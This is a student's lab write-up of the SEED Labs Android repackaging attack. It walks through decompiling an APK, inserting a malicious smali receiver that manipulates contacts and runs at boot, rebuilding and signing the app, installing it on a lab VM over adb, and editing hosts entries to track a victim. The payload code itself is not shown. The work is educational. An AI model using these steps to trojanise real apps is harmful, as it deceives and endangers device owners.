

REPACKAGING LAB

Contents

TASK 1	3
TASK 2	3
TASK 3	4
TASK 4	6
Task 4.1	6
Task 4.2	6
TASK 5	8
Task 5.1	8
Task 5.2	8
Task 5.3	9
TASK 6	12
Task 6.1	12
Task 6.2	13
Task 6.3	16
Task 6.4	17
Task 6.5	17
Task 6.6	18

TASK 1

RepackagingLab an apk of an app provided by SEED Labs is used for for this task

MaliciousCode.smali	9/13/2022 3:12 PM	SMALI File	3 KB
MaliciousCode_Location	9/13/2022 3:12 PM	WinRAR ZIP archive	4 KB
RepackagingLab.apk	3/20/2019 6:55 AM	APK File	1,388 KB
RepackagingLab.apk	9/13/2022 3:13 PM	WinRAR ZIP archive	1,135 KB

TASK 2

Decompiling RepackagingLab.pk in Kali Linux with apktool

```
(kali㉿kali)-[~/Desktop/SEED]
└─$ ls
RepackagingLab.apk

(kali㉿kali)-[~/Desktop/SEED]
└─$ apktool d RepackagingLab.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(kali㉿kali)-[~/Desktop/SEED]
└─$ ls
RepackagingLab  RepackagingLab.apk
```

TASK 3

Copying the Malicious Code in Application Specific Folder known as com

```
(kali㉿kali)-[~/Desktop/SEED]
$ cp MaliciousCode.smali RepackagingLab/smali/com


(kali㉿kali)-[~/Desktop/SEED]
$ ls
MaliciousCode.smali  RepackagingLab  RepackagingLab.apk

(kali㉿kali)-[~/Desktop/SEED]
$ cd RepackagingLab

(kali㉿kali)-[~/Desktop/SEED/RepackagingLab]
$ ls
AndroidManifest.xml  apktool.yml  original  res  smali

(kali㉿kali)-[~/Desktop/SEED/RepackagingLab]
$
```

Wrote the code on line 2 to 4 to read and write contacts that's how we can remove contacts. On line 4 we get permission for boot complete details whereas on line 14 we get boot completed broadcast message. On line 12 the Malicious File to be fetched and used is provided.



```
*AndroidManifest.xml
~/Desktop/SEED/RepackagingLab
Save

1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23" platformBuildVersionName="6.0-2166767">
2   <uses-permission android:name="android.permission.READ_CONTACTS" />
3   <uses-permission android:name="android.permission.WRITE_CONTACTS" />
4   <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
5   <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name" android:supportsRtl="true" android:theme="@style/AppTheme">
6     <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobiSEED" android:theme="@style/AppTheme.NoActionBar">
7       <intent-filter>
8         <action android:name="android.intent.action.MAIN" />
9         <category android:name="android.intent.category.LAUNCHER" />
10      </intent-filter>
11    </activity>
12    <receiver android:name="com.MaliciousCode">
13      <intent-filter>
14        <action android:name="android.intent.action.BOOT_COMPLETED" />
15      </intent-filter>
16    </receiver>
17  </application>
18 </manifest>
```

XML Tab Width: 8 Ln 16, Col 20 INS

TASK 4

Task 4.1

Rebuilding the apk to proceed with signing.

```
(kali㉿kali)-[~/Desktop/SEED]
└─$ apktool b RepackagingLab
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

Task 4.2

Making a Private Key for signing the apk

```
(kali㉿kali)-[~/Desktop/SEED/RepackagingLab/dist]
└─$ keytool -alias ant -genkey -v -keystore my-release-key.keystore -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: adam
What is the name of your organizational unit?
[Unknown]: luc
What is the name of your organization?
[Unknown]: taco
What is the name of your City or Locality?
[Unknown]: newyork
What is the name of your State or Province?
[Unknown]: k
What is the two-letter country code for this unit?
[Unknown]: us
Is CN=adam, OU=luc, O=taco, L=newyork, ST=k, C=us correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
    for: CN=adam, OU=luc, O=taco, L=newyork, ST=k, C=us
[Storing my-release-key.keystore]
```

Signing apk with jarsigner

```
(kali㉿kali)-[~/Desktop/SEED/RepackagingLab/dist]
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore RepackagingLab.apk ant
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
  adding: META-INF/MANIFEST.MF
  adding: META-INF/ANT.SF
  adding: META-INF/ANT.RSA
signing: AndroidManifest.xml
signing: res/mipmap-mdpi-v4/ic_launcher.png
signing: res/drawable-ldrtl-xhdpi-v4/abc_spinner_mtrl_am_alpha.9.png
signing: res/drawable-ldrtl-xhdpi-v4/abc_ic_menu_copy_mtrl_am_alpha.png
signing: res/drawable-ldrtl-xhdpi-v4/abc_ic_ab_back_mtrl_am_alpha.png
signing: res/drawable-ldrtl-xhdpi-v4/abc_ic_menu_cut_mtrl_alpha.png
signing: res/drawable-v21/abc_action_bar_item_background_material.xml
signing: res/drawable-v21/abc_btn_colored_material.xml
signing: res/drawable-ldrtl-hdpi-v4/abc_spinner_mtrl_am_alpha.9.png
signing: res/drawable-ldrtl-hdpi-v4/abc_ic_menu_copy_mtrl_am_alpha.png
signing: res/drawable-ldrtl-hdpi-v4/abc_ic_ab_back_mtrl_am_alpha.png
signing: res/drawable-ldrtl-hdpi-v4/abc_ic_menu_cut_mtrl_alpha.png
signing: res/drawable-ldrtl-xxhdpi-v4/abc_spinner_mtrl_am_alpha.9.png
signing: res/drawable-ldrtl-xxhdpi-v4/abc_ic_menu_copy_mtrl_am_alpha.png
signing: res/drawable-ldrtl-xxhdpi-v4/abc_ic_ab_back_mtrl_am_alpha.png
signing: res/drawable-ldrtl-xxhdpi-v4/abc_ic_menu_cut_mtrl_alpha.png
signing: res/drawable-xhdpi-v4/abc_ic_commit_search_api_mtrl_alpha.png
signing: res/drawable-xhdpi-v4/abc_list_focused_holo.9.png
signing: res/drawable-xhdpi-v4/abc_cab_background_top_mtrl_alpha.9.png
```

Successfully signed with jarsigner

```
signing: res/drawable/abc_btn_colored_material.xml
signing: res/drawable/abc_item_background_holo_light.xml
signing: res/drawable/abc_text_cursor_material.xml
signing: res/drawable/abc_seekbar_track_material.xml
signing: res/drawable/abc_list_selector_holo_light.xml
signing: resources.arsc
signing: classes.dex

>>> Signer
  X.509, CN=ant, OU=ant, O=ant, L=ant, ST=ant, C=us
  [trusted certificate]


jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This
algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk.
This algorithm will be disabled in a future update.
```

TASK 5


Task 5.1

Adding Some Contacts for Demonstration of Attack in Android VM



Task 5.2

Gave Permissions to Contact App



Task 5.3

IP of Android VM fetched from it's terminal

```
1|x86_64:/ $ ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 TX bytes:0


wifi_eth  Link encap:Ethernet  HWaddr 00:0c:29:5b:90:dd
          inet6 addr: fe80::20c:29ff:fe5b:90dd/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16743 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2876 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23749933 TX bytes:450568

wlan0     Link encap:Ethernet  HWaddr 00:0c:29:5b:90:dd
          inet addr:192.168.142.131  Bcast:192.168.142.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5b:90dd/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 TX bytes:0
```


Connecting to Android VM from Attacker VM

```
(kali㉿kali)-[~/Desktop/SEED/RepackagingLab/dist]
$ adb connect 192.168.142.131
connected to 192.168.142.131:5555
```

Injecting Payload and Installing it on Android VM



Malicious Payload Successfully Injected



View of Repackaging Apk after installation



Repackaging attack is a very common type of attacks on Android devices. In such an attack, attackers modify a popular app downloaded from app markets, reverse engineer the app, add some malicious payloads, and then upload the modified app to app markets. Users can be easily fooled, because it is hard to notice the difference between the modified app and the original app. Once the modified apps are installed, the malicious code inside can conduct attacks, usually in the background. For example, in March 2011, it was found that DroidDream Trojan had been embedded into more than 50 apps in Android official market and had infected many users. DroidDream Trojan exploits vulnerabilities in Android to gain the root access on the device.

The learning objective of this lab is for students to gain a first-hand experience in Android repackaging attack, so they can better understand this particular risk associated with Android systems, and be more cautious when downloading apps to their devices, especially from those untrusted third-party markets. In this lab, students will be asked to conduct a simple repackaging attack on a selected app, and demonstrate the attack only on our provided Android VM.

STUDENTS SHOULD BE WARNED NOT TO SUBMIT THEIR REPACKAGED APPS TO ANY MARKET, OR THEY WILL FACE LEGAL CONSEQUENCE. NOR SHOULD THEY RUN THE ATTACK ON THEIR OWN ANDROID DEVICES, AS THAT MAY CAUSE REAL DAMAGES.

TASK 6

Task 6.1

To track the victim first providing victim machine with Attacker VM IP as host




```
Window 1
127.0.0.1    localhost
::1         ip6-localhost
172.17.0.1   www.repackagingattacklab.com

:wq
- /system/etc/hosts [Readonly] [Modified] 1/50 2%
```

Task 6.2

Allowing Root Access to the Terminal




To track the victim first providing victim machine with Attacker VM IP as host



```
Window 1
127.0.0.1    localhost
::1         ip6-localhost
172.17.0.1   www.repackagingattacklab.com

:wq
- /system/etc/hosts [Readonly] [Modified] 1/50 2%
```

Pulling Hosts file from Android VM



```
(kali㉿kali)-[~/Desktop/SEED/RepackagingLab/dist]
$ adb pull /system/etc/hosts
```

Adding Victim IP in Attacker VM

```
(kali㉿kali)-[~/Desktop/SEED/RepackagingLab/dist]  
$ gedit ./hosts
```

```
7  
8 192.168.142.131      http://www.repackagingattacklab.com/
```


```
1|x86_64:/ $ ifconfig  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope: Host  
          UP LOOPBACK RUNNING  MTU:65536  Metric:1  
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1  
          RX bytes:0 TX bytes:0  
  
wifi_eth  Link encap:Ethernet  HWaddr 00:0c:29:5b:90:dd  
          inet6 addr: fe80::20c:29ff:fe5b:90dd/64 Scope: Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:16743 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:2876 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:23749933 TX bytes:450568  
  
wlan0     Link encap:Ethernet  HWaddr 00:0c:29:5b:90:dd  
          inet addr:192.168.142.131  Bcast:192.168.142.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe5b:90dd/64 Scope: Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:0 TX bytes:0
```

Connecting with Victim Machine


```
(kali㉿kali)-[~/Desktop/SEED/RepackagingLab/dist]  
$ adb connect 192.168.142.131  
connected to 192.168.142.131:5555
```

Task 6.3

Injecting Payload and Installing it on Android VM

